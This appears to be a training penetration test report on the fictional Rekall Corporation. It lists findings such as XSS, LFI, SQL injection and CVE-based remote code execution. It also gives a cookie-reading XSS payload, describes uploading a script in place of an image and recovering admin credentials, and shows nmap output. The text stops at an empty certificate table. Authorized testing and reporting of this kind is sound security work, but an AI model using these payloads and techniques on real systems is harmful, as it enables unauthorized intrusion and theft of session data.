Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	ETrinhSecurity
Contact Name	EricT@etrinhsecurity.ca
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	06/06/2022	Eric Trinh	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Multiple OS, means multiple levels of penetration techniques must be applied.
- Well named infrastructure.

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Apache Tomcat RCE Vulnerability (CVE-2017-12617)
- Apache Strusts / Jakarta Multipart Parser RCE (CVE-2017-5638)
- Brute Force Attacks
- Cracked credentials
- Cracked hash
- Cross Site Scripting Reflected
- Cross Site Scripting Vulnerabilities
- Command Injection
- Directory Traversal
- Drupal Vulnerability (CVE-2019-6340)
- Linux Security Bypass (CVE-2019-14287)
- Local File Inclusion
- Network Vulnerabilities
- Privilege Escalation
- PHP Injection Attacks
- Sensitive Data Exposure
- Searching GitHub
- Scheduled task
- SQL Injection
- Weak protocol


Executive Summary

Website Penetration Test (Day 1):


- The welcome page where you enter your name is exploitable to XSS by using: <script>alert(document.cookie)</script>:



- The comment page is vulnerable to XSS stored by using a similar command to above's point:




- The VR Planner page, where you can upload an image, is susceptible to local file inclusion. Instead of uploading an image, we uploaded a script.




On Rekall's website, we found that there is a hidden page used for DNS Check, which can be heavily exploited to navigate the website directory.

- Found a vulnerability that lets us read files using the DNS Check:




- Within the same DNS Check area, found a Login.php.old2 file:



- On the same image as above, if you scroll down, there is an admin credential. Then when going into the sign in page, you can use the admin credential.


- While listing documents in the directory using DNS Checker's page, there is a text file called Robots.txt that has some information:



Linux Penetration Test (Day 2):

totalrekall.xyz
Phase 1. Planning and Reconnaissance:

- Gathered a who.is report for totalrekall.xyz



- Ran an nmap -sV totalrekall.xyz to gather information such as IP address and open ports:

```
┌──(root💀 kali)-[~/Documents/day_2]
└─# nmap -sV totalrekall.xyz
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-23 10:29 EDT
Nmap scan report for totalrekall.xyz (34.102.136.180)
Host is up (0.011s latency).
rDNS record for 34.102.136.180: 180.136.102.34.bc.googleusercontent.com
Not shown: 944 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
1/tcp     open  tcpwrapped
25/tcp    open  tcpwrapped
43/tcp    open  tcpwrapped
80/tcp    open  http       openresty
83/tcp    open  tcpwrapped
84/tcp    open  tcpwrapped
85/tcp    open  tcpwrapped
89/tcp    open  tcpwrapped
110/tcp   open  tcpwrapped
119/tcp   open  tcpwrapped
143/tcp   open  tcpwrapped
389/tcp   open  tcpwrapped
443/tcp   open  tcpwrapped
465/tcp   open  tcpwrapped
```


- Performed a certificate search on totalrekall.xyz:

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
